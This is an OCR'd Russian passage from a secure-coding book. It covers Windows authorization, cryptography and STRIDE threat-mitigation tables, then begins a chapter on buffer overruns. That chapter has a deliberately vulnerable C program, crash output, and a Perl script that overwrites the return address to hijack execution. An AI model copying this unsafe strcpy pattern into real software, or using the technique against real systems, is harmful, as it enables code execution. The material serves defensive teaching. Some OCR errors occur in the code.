После того как подлинность участника безопасности подтверждена в процессе аутентификации, ему обычно требуется доступ к ресурсам, например к принтерам или файлам. Авторизация — это проверка, в процессе которой выясняется круг доступных аутентифицированному участнику ресурсов и предоставляется доступ к ним. Как правило, права разных участников безопасности на доступ к ресурсу различаются.

Windows поддерживает много механизмов авторизации, в том числе:

- списки управления доступом (Access control lists, ACL);
- привилегии;
- IP-ограничения;
- серверные разрешения.

Списки управления доступом

Все объекты в Windows NT/2000/XP можно защитить посредством списков ACL. ACL — это набор записей управления доступом (access control entries, ACE), каждая из которых определяет, какие действия по отношения к ресурсу разрешены участнику безопасности. Например, пользователю Блейк (Blake) разрешены чтение и запись объекта, а Шерил (Cheryl) может читать, записывать данные и создавать новые объекты.

Примечание ACL-списки подробно описаны в главе 6.

Привилегии

Привилегия — это право, предоставленное пользователю, действующее в масштабах всей системы, например возможность отладки программ, архивирования файлов, удаленного завершения работы компьютера. Некоторые действия полагаются привилегированными и доступны для выполнения только доверенными пользователями.

Примечание Принципы привилегий рассматриваются в главе 7.

IP-ограничения

IP-ограничения (IP restrictions) — особенность в IIS, которая позволяет ограничить доступ к части Web-сайта (например, к виртуальному или обычному каталогу) или ко всему Web-сайту, разрешив его только с отдельных IP-адресов, расположенных в определенных подсетях или имеющих определенные DNS-имена.

Серверные разрешения

На многих серверах применяют собственные виды управления доступом для защиты своих объектов. Так, Microsoft SQL Server поддерживает разрешения, определяющие порядок доступа к таблицам, хранимым процедурам и представлениям. Приложения, основанные на COM+, поддерживают роли, или классы пользователей, для набора компонентов с одинаковыми правами доступа к наборам объектов. Роль определяет, каким пользователям разрешено вызывать интерфейсы компонента.

Технологии защиты от несанкционированного доступа и обеспечение конфиденциальности

Множество сетевых протоколов поддерживают защиту от несанкционированного доступа, а также конфиденциальность данных. Защита от несанкционированного доступа подразумевает способность защитить данные от удаления или изменения, как случайного, так и преднамеренного. Пользователю Блейку, который отправил пользователю Люку заказ на 10 самосвалов, вряд ли понравится, что кто-то изменит заказ в пути, увеличив число самосвалов до 20. Секретность означает то, что никто кроме Блейка и Люка просмотреть и изменить заказ не сможет, Windows поддерживает следующие протоколы и технологии для защиты от несанкционированного доступа и обеспечения конфиденциальности:

- SSL/TLS;
- IPSec;
- DCOM и RPC:
- EFS.

SSL/TLS

Протокол SSL разработан компанией Netscape в середине 90-х. Он обеспечивает шифрование данных, пересылаемых между клиентом и сервером, и использует MAC-коды (Message Authentication Code) для гарантии целостности данных. TLS — это версия SSL, утвержденная группой IETF (Internet Engineering Task Force).

IPSec

Я уже говорил, что IPSec поддерживает аутентификацию, шифрование для конфиденциальности данных и MAC-коды для целостности данных. Весь трафик между поддерживающими IPSec серверами шифруется и проверяется на целостность. Для использования преимуществ IPSec никакой дополнительной настройки приложений не нужно, так как IPSec реализован на IP-уровне сетевого стека TCP/IP,

DCOM и RPC

Механизмы DCOM и RPC поддерживают аутентификацию, конфиденциальность и целостность. Если не использовать их для пересылки огромного объема данных, то на производительности работа DCOM и RPC сказывается мало. Подробнее — в главе 16.

Шифрующая файловая система EFS

В Windows, начиная с версии 2000, есть шифрующая файловая система EFS (Encrypting File System) — технология шифрования файлов, встроенная в файловую систему NTFS. Если SSL, TLS, IPSec и DCOM/RPC защищают данные при передаче, то EFS шифрует и гарантирует целостность файлов на диске,

Защищайте секретные данные, а лучше вообще не храните их

Лучший способ защиты секретной информации — не хранить ее вообще. Пусть пользователи запомнят секретные данные. Если приложение взломают, злоумышленник не узнает никаких секретов, ведь в системе их нет! Однако если их нужно все-таки сохранять, то обеспечьте их максимально надежную защиту. Это сложная задача — как ее решать, рассказывается в главе 6,

Шифрование, хеши, MAC-коды и цифровые подписи

Конфиденциальность — способ сокрытия информации от любопытных глаз, часто для этого прибегают к шифрованию. Многие считают секретность и безопасность синонимами. Хеширование — это применение к данным криптографической функции, называемой *хеш-функцией*, или *функцией дайджеста*. В результате получается небольшое по размеру (по отношению к объему исходных данных) значение, однозначно идентифицирующее данные. Обычный размер хеша — 128 или 160 бит. Подобно отпечатку пальцев, хеш никакой информации о данных не содержит, но при этом однозначно идентифицирует их.

Получив данные с хешем, адресат может проверить, не изменялись ли данные, повторно вычислив хеш и сравнить его с полученным. Совпадение хешей свидетельствует о том, что данные не изменялись. Конечно, это не совсем верно. Злоумышленник мог изменить данные и заменить хеш на соответствующий измененным данным, поэтому так важны MAC-коды и цифровые подписи.

При создании MAC-кода хеш-функция применяется к объединению самого сообщения и некоторых секретных данных, известных только доверенным сторонам (обычно автору и получателю сообщения). Для проверки MAC-кода получатель вычисляет хеш, применяя хеш-функцию к данным и секретным данным. Если результат совпадает с MAC-кодом, прилагаемым к сообщению, можно считать, что данные не изменялись и пришли от лица, которому также известен секрет.

Цифровая подпись немного напоминает MAC-код, но в ней не используется общий секрет; вместо этого выполняется хеширование данных, а затем — шифрование полученного хеша закрытым ключом, известным только отправителю, Получатель может проверить подпись открытым ключом, связанным с закрытым ключом отправителя, расшифровать хеш открытым ключом, а затем вычислить хеш. Совпадение результатов гарантирует, что данные не изменялись и отправлены тем, у кого есть закрытый ключ, парный имеющемуся открытому.

В Windows есть готовый криптографический API-интерфейс CryptoAPI (Cryptographic API) для создания приложений с поддержкой шифрования, хеширования, создания MAC-кодов и цифровых подписей.

Примечание Шифрование, хеши и цифровые подписи подробно рассматриваются в главе 8,

Аудит

Цель аудита, иногда его называют *журналированием* (logging), состоит в сборе информации об успешных и неудачных попытках доступа к объектам, использования привилегий и других важных с точки зрения безопасности действий, а также регистрации этой информации для дальнейшего анализа в защищенном журнале. В Windows аудит реализован в виде журнала событий Windows, Web-журналов IIS и журналов иных приложений, в том числе SQL Server и Exchange.

Внимание! Все файлы журналов необходимо защитить от атак. При моделировании следует учесть опасность, связанную с вероятностью и последствиями чтения, изменения или удаления файлов журнала, а также с невозможностью приложения добавлять записи в файл журнала из-за переполнения диска.

Фильтрация, управление входящими запросами и качество обслуживания

Фильтрация (filtering) — это проверка получаемых данных и принятие решения об обработке или игнорировании пакета. Так работают фильтрующие пакет бранд-

мауэры, которые позволяют справиться с множеством атак типа «отказ в обслуживании», реализованных на IP-уровне.

Ограничение числа входящих запросов (throttling), например, позволяет ограничить количество запросов от анонимных пользователей, разрешив больше запросов с аутентификацией. Последуйте этому совету, и нарушитель вряд ли станет атаковать, если ему прежде придется проходить идентификацию. Важно граничить число анонимных подключений,

Качество обслуживания (quality of service) поддерживается набором компонентов, разрешающих приоритетную обработку некоторых типов трафика. Например, разрешение обрабатывать в первую очередь трафик потокового видео.

Минимальные привилегии

Всегда используйте привилегии, как раз достаточные для выполнения задачи и не более того. Этой теме посвящена глава 7 целиком.

Устранение опасностей, грозящих приложению расчета зарплаты

В табл. 4-12 описаны способы противостояния выявленным ранее опасностям.

Таблица 4-12, Применение технологий противостояния опасностям, грозящим приложению расчета зарплаты

Опасность	STRIDE	Методы и технологии
Просмотр данных о зарплате в процессе пересылки через сеть	I	Применяйте SSL/TLS (допустим также IPSec) для шифрования канала связи между сервером и клиентом
Загрузка подложных Web-страниц или кода Web-сервиса	T	Требуется более строгая аутентификация Web-разработчиков. Снабжайте файлы «строгими» ACL, чтобы их могли записывать и удалять только Web-разработчики и администраторы
Блокировка доступа к приложению	D	Используйте брандмауэр для отбрасывания определенных IP-пакетов. Ограничьте ресурсы, предоставляемые анонимным пользователям (такие как оперативная память, дисковое пространство, время работы с базой данных и т.п.). Наконец, переместите файлы журналов на другой том
Изменение данных о зарплате	T и I	Защитите трафик обновления данных о зарплате посредством SSL/TLS или DCOM/RPC с поддержкой конфиденциальности — выбор зависит от используемых сетевых протоколов, Это снизит опасность разглашения информации. SSL/TLS также предоставляет MAC-коды для определения атак модификации данных. К тому же при соответствующей настройке DCOM/RPC гарантирует целостность данных. Возможно использование IPSec

см. след. стр.

Таблица 4-12. *(окончание)*

Опасность	STRIDE	Методы и технологии
Повышение привилегий при помощи процесса обработки клиентских запросов	E	Примените к исполняемому процессу принцип минимальных привилегий. Тогда даже при взломе процесса код не получит дополнительных полномочий
Подмена Web-сервера	S	Самое простое — применить SSL/TLS, который разрешит клиентскому ПО выполнять проверку подлинности сервера, если клиент сконфигурирован соответствующим образом. Подобная конфигурация клиентов должна определяться корпоративной политикой. Есть еще вариант: Kerberos, который поддерживает взаимную аутентификацию сервера и клиента

Как вы видите, технологии безопасности выбирают только после выполнения анализа опасностей. Такой подход много лучше и безопаснее.

Внимание! Построение защищенных систем — сложная задача. Их проектирование на основе моделей безопасности, используемых в качестве отправной точки для всей архитектуры, — отличный способ упорядочить построение таких систем,

Основные опасности и методы борьбы с ними

В табл. 4-13 перечислены основные опасности при проектировании приложений, возможные технологии устранения опасностей, а также некоторые недостатки использования каждой технологии. При этом предполагается, что главное преимущество каждой технологии — снижение опасности до определенного уровня. Элементы таблицы нельзя считать обязательными, и мы никак не претендуем на полный охват материала. Наша задача — привить вам вкус к поиску опасностей и дать базовые идеи,

Таблица 4-13. Некоторые часто встречающиеся опасности и способы борьбы с ними

Опасность	Типы опасностей	Методы предотвращения	Возникающие проблемы
Получение доступа к конфиденциальным HTTP-данным или их модификация	T и I	SSL/TLS, WTLS (беспроводный вариант TLS) или IPSec	Необходимость настройки HTTP-сервера для использования закрытого ключа и сертификата. Настройка IPSec также часто оказывается сложной. Ощутимое падение производительности при создании соединения. Незначительное падение производительности остального трафика

Таблица 4-13. *(продолжение)*

Опасность	Типы опасностей	Методы предотвращения	Возникающие проблемы
Получение доступа к конфиденциальным RPC- или DCOM-данным или их модификация	T и I	Используйте варианты, обеспечивающие целостность и секретность данных	Может потребоваться изменение кода. Незначительное падение производительности
Просмотр или изменение сообщений электронной почты	T и I	PGP (Pretty Good Privacy) или S/MIME (Secure/ Multipurpose Internet Mail Extensions)	PGP сложен в использовании. S/MIME сложно конфигурировать
Потеря устройства, содержащего конфиденциальные данные	I	Устройство с поддержкой PIN-кода и блокировка устройства при нескольких неудачных попытках ввода PIN-кода	Не забывайте PIN-код
Переполнение сервиса большим количеством подключений	D	Ограничение входящих подключений, например, на основе IP-адресов. Обязательная аутентификация	Проверка IP-адресов работает некорректно при использовании прокси-серверов. Необходимость снабжения пользователей учетными записями и паролями
Попытка подбора пароля	S, I и E	Увеличение пауз между вводами пароля. Более устойчивые к подбору пароли	Злоумышленник способен спровоцировать DoS-атаку, подбирая пароли, и тем самым заблокировать учетную запись так, что правомочным пользователям не удастся получить к ней доступ. В этом случае блокируйте учетную запись на длительное время, например на 15 минут. Требуется добавить в приложение код для повышения устойчивости паролей
Просмотр конфиденциальных cookie-файлов	I	Шифрование cookie-файлов на сервере	На Web-сайте потребуется добавить код для шифрования
Изменение cookie-файлов	T	MAC-коды или подпись cookie-файлов на сервере	На Web-сайте потребуется добавить код для поддержки MAC или цифровых подписей

см. след. стр.

Таблица 4-13. *(продолжение)*

Опасность	Типы опасностей	Методы предотвращения	Возникающие проблемы
Получение доступа к закрытым и секретным данным	I	Во-первых, такие данные не следует хранить вообще или хранить их на внешнем устройстве. Если это невозможно, данные следует «спрятать» как можно надежнее, используя штатные средства ОС	Задача может оказаться сложной для решения, Подробно об этом — в главе 9
Подмена сервера	S	Схема аутентификации с поддержкой аутентификации сервера, например SSL/TLS, IPSec или Kerberos	Конфигурирование может занять массу времени
Отправка злоумышленником HTML-кода или сценария на сервер	D	Строгий контроль разрешенных входных данных на Web-сервере с помощью регулярных выражений	Необходимо определить подходящие регулярные выражения и выяснить, что разрешается передавать на Web-сервер, Подробно об этом — в главе 10
Открытие тысяч пассивных соединений злоумышленником	D	Ранжирование и закрытие неработающих соединений. Соединения администраторов не должны закрываться	Затраты времени на оптимизацию алгоритма ранжирования
Соединения, не прошедшие, аутентификацию занимают большой объем памяти	D	Обязательная аутентификация. Исключительно осторожное отношение к соединениям без аутентификации. Предотвращение выделения большого объема ресурсов неизвестному подключению	В приложении следует предусмотреть поддержку аутентификации и олицетворения
Повтор (replay) пакетов с данными	T, R, I и D	Один из способов — применение методов обеспечения конфиденциальности (протоколов SSL/TLS, IPSec или RPC/DCOM) для сокрытия данных. Также можно применить подсчет и тайм-аут пакетов. Для этого к незашифрованному пакету добавляют метку времени и применяют хеш-функцию по алгоритму MAC. Программа-адресат при получении	Слишком сложно все настроить. Но овчинка стоит выделки!

Таблица 4-13. *(окончание)*

Опасность	Типы опасностей	Методы предотвращения	Возникающие проблемы
		пакета сразу определит, стоит ли тратить на него время	
Подключение отладчика к процессу	T, I и D	Ограничение списка учетных записей, обладающих привилегией *SeDebugPrivilege*	Подробно об этом — в главе 7
Физический доступ злоумышленника к оборудованию	S, T, R I, D и E	Физическая защита. Шифрование важных данных и предотвращение размещения ключей в компьютерном оборудованиии	Надежного решения нет
«Убийство» процесса злоумышленником	D	Обязательная аутентификация перед выполнением всех административных задач. Только членам группы локальных администраторов следует предоставлять привилегию завершения процесса	Требует выполнения в коде проверок в стиле Windows NT. Чтобы узнать, как правильно определять членство в группах, обратитесь к главе 23
Изменение конфигурационных данных	S, T, R I, D и E	Обязательная аутентификация всех соединений, работающих с данными. «Строгие» ACL на файлах и поддержка цифровых подписей	Процесс подписи данных требует затрат времени и сложен для реализации
Сообщения об ошибках содержит слишком много информации, которая помогает злоумышленнику реализовать атаки	I	Не предоставляйте взломщику слишком много сведений. Дайте краткие сведения об ошибке, а полное описание занесите в журнал	«Законные» пользователи также получают малоинформативные сообщения об ошибках, что чревато ростом числа обращений в отдел технической поддержки
На совместно используемых рабочих станциях злоумышленник получает доступ или использует данные, оставшиеся в кэше от предыдущего пользователя	T и I	Запрет на кэширование важных данных, например данных, пересылаемых пользователю по протоколам SSL/TLS и IPSec	Иногда причиняет неудобство правомочным пользователям
Доступ и изменение данных маршрутизации на Web-сервере	T и I	Шифрование файлов, например средствами EFS. Надежная защита ключей шифрования от атак	Сложно обеспечить секретность ключей шифрования. Использование EFS в домене более безопасно, чем на изолированном компьютере

Резюме


Я «железобетонно» уверен, что моделирование опасностей крайне важно при проектировании систем. Без построения модели невозможно выяснить, устранены ли самые критичные опасности, грозящие приложению. Использование в приложении всех случайных технологий обеспечения безопасности не сделает его защищенным: они могут не подойти или не справиться с задачей предотвращения опасностей. Я также уверен в том, что, потратив усилия и построив актуальные и точные модели опасностей, вы создадите более защищенные системы. Наш опыт показывает, что примерно половина изъянов в защите выявляется на этапе моделирования опасностей, так как при этом определяются те опасности, которые не заметны при прямом анализе кода.

Решение просто: соберите команду, выполните декомпозицию приложения (например, посредством DFD-диаграмм), определите грозящие системе опасности при помощи деревьев опасностей и методики STRIDE, расположите опасности по ранжиру с помощью такого средства, как DREAD, а затем выберите методы борьбы с опасностями на основе категорий STRIDE,

Ну и, наконец, модели опасностей — это важный компонент процесса разработки надежной защиты. В Microsoft моделирование опасностей стала обязательной процедурой, через которую проходит каждое приложение до завершения проектирования.

ЧАСТЬ II

МЕТОДЫ БЕЗОПАСНОГО КОДИРОВАНИЯ



ГЛАВА

5

Враг №1: переполнение буфера

Переполнение буфера и опасность этого известны давно. Проблемы с переполнением буфера возникали еще в 60-х. Один из самых известных примеров — «червь», написанный Робертом Т. Моррисом (Robert T. Morris) в 1988 г. На некоторое время он полностью парализовал работу Интернета, так как администраторы отключали свои сети, пытаясь локализовать разрушение. Весной 2001 г., работая над первым изданием этой книги, я выполнил поиск по словам *buffer, security* и *bulletin* в базе знаний Microsoft Knowledge Base (*http://search.support.microsoft.com/kb*) и получил 20 ссылок, в основном на бюллетени, рассказывающие о дырах, делающих возможным удаленно повышать привилегии. Каждый подписчик рассылки BugTraq (*http://www.securityfocus.com*) имеет сомнительное удовольствие практически каждый день читать новые отчеты о возможности переполнения буфера в массе приложений, работающих под управлением самых разных ОС.

Как бы высоко вы ни оценили серьезность ошибок переполнения буфера, все равно ошибетесь в меньшую сторону. В Центре безопасности Microsoft (Microsoft Security Response Center) подсчитали, что выпуск одного бюллетеня вкупе с пакетом исправлений обходится в 100 000 долларов, и это только «цветочки». Тысячи системных администраторов тратят кучу времени на установку пакетов исправлений. Администраторам по безопасности приходится выявлять еще не обновленные системы и оповещать об этом их владельцев. Хуже всего то, что системы некоторых клиентов все-таки становятся жертвами хакеров. Стоимость ущерба при этом может оказаться астрономической, особенно если взломщику удается глубоко проникнуть в систему и получить доступ к ценной информации, например к базе данных кредитных карточек. Одна крохотная оплошность с вашей стороны может обернуться миллионами долларов убытков, не говоря *уже* о том, что вы

потеряете имя. В общем, последствия ужасны. Естественно, каждый ошибается, но ошибки ошибкам рознь.

Основная причина переполнения буфера — плохой стиль кодирования (особенно это касается C и C++, которые предоставляют массу возможностей программисту вырыть себе яму), отсутствие защищенных и простых в использовании строковых функций и непонимание последствий тех или иных ошибок. Во время кампании по повышению безопасности Windows (Windows Security Push) в начале 2002 г. в Microsoft разработали новый набор функций для работы со строками, Аналогичные функции были созданы и для других операционных систем. Я надеюсь, что они станут стандартом, и мы сможем наконец безопасно работать со строками независимо от целевой платформы. Подробнее о них рассказано в разделе «Использование Strsafe.h».

Мне нравится то, что все разновидности языка BASIC (для некоторых из вас это Visual Basic, а я начал писать на BASIC, еще когда строки программы нумеровались), а также Java, Perl, C# и прочие языки высокого уровня во время исполнения проверяют границы массива, а многие из них имеют вдобавок собственный удобный строковый тип данных. Но операционные системы до сих пор пишутся на C и изредка на C++. Поскольку собственные интерфейсы системных вызовов написаны на C и C++, программисты вряд ли откажутся от гибкости, мощи и скорости, присущих C и C++. Неплохо переместиться назад во времени и снабдить язык C собственным безопасным строковым типом, а заодно и библиотекой надежных строковых функций. Но, к великому сожалению, это невозможно. Все, что нам осталось — аккуратно работать с ним, чтобы его мощь не обернулась против нас.

Когда я собирался писать эту главу, то выполнил поиск в Интернете по словосочетанию *buffer overrun*. Результат потряс! Я получил массу инструкций для хакеров, где подробно объяснялось, как задать жару клиентам. А для программистов информации было очень мало, и практически не нашлось никаких сведений о фокусах, которые могут выкинуть хакеры. Я собираюсь заполнить пробел и опубликовать ссылки на широко известные материалы по этой теме. Я категорически не одобряю создание инструментов, с помощью которых можно совершить преступления, но, как писал Сун Цзю в книге «Искусство войны»: «Знай врага, как самого себя, и успех обеспечен*. В частности, я слышал от многих программистов: «Это всего лишь переполнение кучи. Им нельзя воспользоваться». Ничего глупее не придумаешь. Я надеюсь, эта глава заставит вас по-новому относиться к переполнениям буфера всех мастей.

Вы узнаете о разных типах переполнения буфера, ошибках индексации массивов и формата строк, а также о несовпадении размеров буфера для символов ANSI и Unicode. Ошибки формата строк необязательно связаны с переполнением буфера, но с их помощью нападающий может проделывать такие же штуки. Затем речь пойдет о нескольких способах нанесения «тяжких увечий», а также о методах самозащиты.

Переполнение стека

Переполнение буфера в виде переполнения стека возникает, когда буфер, выделенный в стеке, перезаписывается данными, объем которых превосходит его размер. Размещенные в стеке переменные физически располагаются рядом с адре-

сом возврата для кода, вызвавшего функцию. Обычно «виновниками» ошибки бывают данные, введенные пользователем и переданные затем в функцию типа *strcpy*. В результате настоящий адрес возврата перезаписывается подставным адресом. Как правило, переполнение буфера хакер использует, чтобы заставить программу сделать что-то нужное ему, например создать привязку *командной оболочки* (command shell) к определенному порту. Иногда взломщику приходится преодолевать затруднения, например: вводимые пользователем данные все-таки проходят какую-то проверку, или в буфер помещается лишь ограниченное число символов. Если в системе применяются наборы двухбайтовых символов, хакеру придется чуть больше попотеть, но непреодолимой проблемой это не станет. Если вы любите головоломки, «эксплуатацию» переполнения буфера можете рассматривать как интересное и полезное упражнение. (Если вам удалось обнаружить брешь, пусть это останется между вами и производителем ПО до тех пор. пока недостаток не устранят.) Подобные усложнения оставим за рамками книги. А сейчас я покажу программу на C, демонстрирующую самый простой метод эксплуатации переполнения,

Л

```
   StackOverrun.c
   Эта программа демонстрирует, как переполнение буфера в стеке
   можно использовать для выполнения произвольного кода.
   Задача состоит в нахождении строки, которая запустит на исполнение функцию bar.
*/


#include <stdlo.h>
#include <string.h>

void foo(const char* input)
{
   char buf[10];

   // Что? Нет дополнительных аргументов для функции printf?
   // Этот дешевый трюк позволяет посмотреть стек 8-).
   // Мы увидим его вновь, когда приступим к рассмотрению строк формата.
   printf("Мой сте< выглядит так: \n%p\n%p\n%p\n%p\n%p\n% p\n\n");

   //Передаем вводимые "пользователем" данные прямо в руки "врага #1".
   strcpy(buf, input);
   printf("%s\n", buf);

   printf("Теперь стек выглядит так:\n%p\n%p\n%p\n%p\n%p\n%p\n\n");
}

void bar(void)
{
   printf("Черт! Меня взломали!\n");
}

int main(int argc, char* argv[])
```

```
{
    // Откровенное мошенничество, упрощающее мне жизнь.
    printf("Адрес foo = %p\n", foo);
    printf("Адрес bar = %p\n", bar);
    if (argc != 2)
    {
        printf("Вы должны передать строку в качестве аргумента!\n");
        return -1;
    }
    foo(argv[1]);
    return 0;
}
```

Это приложение по простоте сродни программе «Hello, World!». Оно начинается с небольшого жульничества — я вывожу адреса двух моих функций — *foo* и *bar*. Для этого я использую параметр *%p* функции *printf*. Если бы я «ломал» реальное приложение, то скорее всего попытался бы вернуться в статический буфер, объявленный в функции *foo*, или найти подходящую функцию, импортированную из DLL-библиотеки. Цель всего этого — заставить программу выполнить функцию *bar*. Функция *foo* содержит пару вызовов *printf*, которые используют побочные свойства функции с переменным числом аргументов, чтобы напечатать содержимое стека. Проблемы начинаются, когда функция *foo* слепо принимает вводимые пользователем данные и копирует их в 10-байтовый буфер,

Примечание Переполнение выделенного в стеке буфера часто называют *переполнением статического буфера*. Несмотря на то, что слово «статический» часто подразумевает статическую переменную, размещенную в глобальной области памяти, здесь оно используется для противопоставления динамически выделенному буферу, то есть выделенному в куче функцией *malloc*. Очень часто «переполнение статического буфера» и «переполнение буфера, выделенного в стеке» используют как синонимы.

Это приложение лучше всего скомпилировать из командной строки, чтобы получить конечную (Release) версию исполняемого файла. Не стоит загружать исходный код в среду Microsoft Visual C++ и запускать в режиме отладки — отладочная версия содержит проверку проблем со стеком, и требуемого эффекта вы не добьетесь. Впрочем, вы можете загрузить проект Visual C++ и скомпилировать его в режиме Release. Вот что выведет программа, если передать ей строку в качестве аргумента командной строки:

```
C:\Secureco2\Chapter05>StackOverrun.exe Hello

Адрес foo = 00401000
Адрес bar = 00401045
Мой стек выглядит так:
00000000
00000000
7FFDF000
0012FF80
0040108A <- Мы хотим переписать адрес возврата, подставив адрес функции foo.
```

```
00410EDE

Hello
Теперь стек выглядит так:
6C6C6548 <- Видно, куда скопировалась строка "Hello",
0000006F
7FFDF000
0012FF80
0040108A
D0410EDE
```

А теперь классический тест на переполнение буфера — введем длинную строку:

```
C:\Secureco2\Chapter05>StackOverrun.exe   AAAAAAAAAAAAAAAAAAAAAAAA

Адрес f00 = 00401000
Адрес bar = 00401045
Мой стек выглядит так:
00000000
00000000
7FFDF000
0012FF80
0040108A
00410ECE

AAAAAAAAAAAAAAAAAAAAAAAA
Теперь стек выглядит так:
41414141
41414141
41414141
41414141
41414141
41414141
```

Мы получим сообщение об ошибке (рис. 5-1), информирующее, что команда, расположенная по адресу 0x41414141, попыталась обратиться к памяти по адресу 0x41414141.




Рис. 5-1. *Сообщение об ошибке, обусловленной переполнением буфера*

Заметьте: если на вашем компьютере нет среды разработки, эта информация записывается в журналы программы Dr. Watson. По таблице ASCII-кодов легко заметить, что 0x41 — это код символа «А». Такой результат подтверждает, что наше приложение уязвимо для атак. Внимание! То, что вы не представляете себе, как получить подобный результат, *никоим образом не означает*, что переполнением буфера нельзя воспользоваться в дурных целях. Просто вы не знаете как.

Как выяснить, поддается ли переполнение буфера «эксплуатации»

Сейчас я продемонстрирую массу способов воспользоваться переполнением буфера. За исключением немногих простых случаев, «с лету* редко удается доказать, что конкретное переполнение буфера не поддается эксплуатации. Одно известно наверняка: при определенных обстоятельствах эти ошибки *можно* эксплуатировать. Так что любая подобная ошибка либо открывает, либо может открыть «черный ход» для злоумышленника. Другими словами, в отсутствие явных доказательств того, что переполнение не поддается эксплуатации, следует считать его подверженным подобным манипуляциям. Если вы заявите, что переполнение буфера в вашей программе нельзя использовать в дурных целях, кто-нибудь просто из вредности обязательно докажет обратное. Или, того хуже, найдет способ эксплуатации ошибки и передаст его злоумышленникам. А ведь вы уже раструбили, что можно не торопиться с установкой пакета исправлений, — теперь пользователям придется несладко под градом атак новой exploit-утилиты.

Я нередко встречал разработчиков, которым не очень-то хотелось исправлять ошибку, поэтому они требовали доказательств, что ее удастся задействовать для взлома. *Это совершенно неверный подход! Просто исправляйте ошибки, и точка!* Подобное желание выяснить серьезность проблемы основано на годами проверенной программистской истине: каждое исправление влечет за собой новые ошибки, количество которых зависит от сложности кода и опыта программиста. Отчасти это так, но давайте сравним последствия эксплуатируемого переполнения буфера и какой-нибудь заурядной ошибки. Переполнение буфера чревато публичным позором, а если ваше ПО установлено на популярном сервере, то и масштабными нарушениями работы сетей из-за повсеместного распространения «червей». Кроме того, при переполнении буфера вам придется немедленно выпускать заплаты и бюллетени. А заурядную ошибку можно без проблем устранить в очередном пакете исправлений. Так что решайте сами. Лично я считаю, что эксплуатируемое переполнение буфера хуже, чем 100 обычных ошибок.

Разработчику иногда требуется несколько дней, чтобы оценить опасность переполнение буфера, а исправление и проверка занимает, как правило, не больше часа. При исправлении ошибки, чреватые переполнением буфера, обычно не становятся регрессивными, Даже если, вывернувшись наизнанку, вы не видите способов «эксплуатации* ошибки, это отнюдь не значит, что их нет. Меня часто спрашивают, как выявить уязвимый код. Очень трудно определить в коде обходные способы, позволяющие добраться до какой-то функции. Это тема отдельного серьезного исследования. За исключением редких простых случаев, невозможно точно установить, все ли пути достижения функции вы проверили,

Внимание! Исправляйте не только заведомо эксплуатируемые ошибки. Устраняйте все недостатки!

А сейчас посмотрим, как подобрать символы для «скармливания» приложению. Попробуем так:

```
C:\Secureco2\Chapter05>StackOverrun.exe ABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890

Адрес foo = 00401000
Адрес bar = 00401045
Иой стек выглядит так:
00000000
00000000
7FFDF000
0012FF80
0040108A
00410EBE

ABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890
Теперь стек выглядит так:
44434241
48474645
4C4B4A49
504F4E4D
54535251
58575655
```

Теперь сообщение об ошибке гласит, что мы попытались выполнить команду по адресу 0x54535251. Согласно ASCII-таблице, 0x54 — это код символа «T». А теперь сделаем так:

```
C:\Secureco2\Chapter05>StacOverrun.exe ABCDEFGHIJKLMNOPQRS

Адрес foo = 00401000
Адрес bar = 00401045
Мой стек выглядит так:
00000000
00000000
7FFDF000
0012FF80
0040108A
00410ECE

ABCDEFGHIJKLMNOPQRS
Теперь стек выглядит так:
44434241
48474645
4C4B4A49
504F4E4D
00535251
00410ECE
```

Так-так, уже лучше! Изменяя входные данные, мы получаем возможность корректировать адрес команды, которую программа будет исполнять следующей, Подумать только, мы контролируем работу программы при помощи вводимых

данных! Ясно, что, подсунув ей символы с кодами 0x45, 0x10, 0x40 вместо подстроки «QRC», мы заставим ее выполнить функцию *bar*. Но как передать эти коды в качестве аргументов командной строки? (Коду 0x10 вообще соответствует непечатаемый символ.) Как любой нормальный хакер, я напишу сценарий Ha..:k-Overrun.pl на Perl, который «накормит» приложение нужным «зельем» — передаст в командной строке необходимые аргументы:

```
$arg = "ABCDEFGHIJKLMNOP"."\x45\x10\x40";
$cmd = "StackOverrun ".$arg;

system($cmd);
```

Запустив сценарий, получаем желаемый результат:

```
C:\Secureco2\Chapter05>perl HackOverrun.pl

Адрес foo = 00401000
Адрес bar = 00401045
Мой стек выглядит так:
77FB80DB
77F94E68
7FFDF000
0012FF80
0040108A
00410ECA

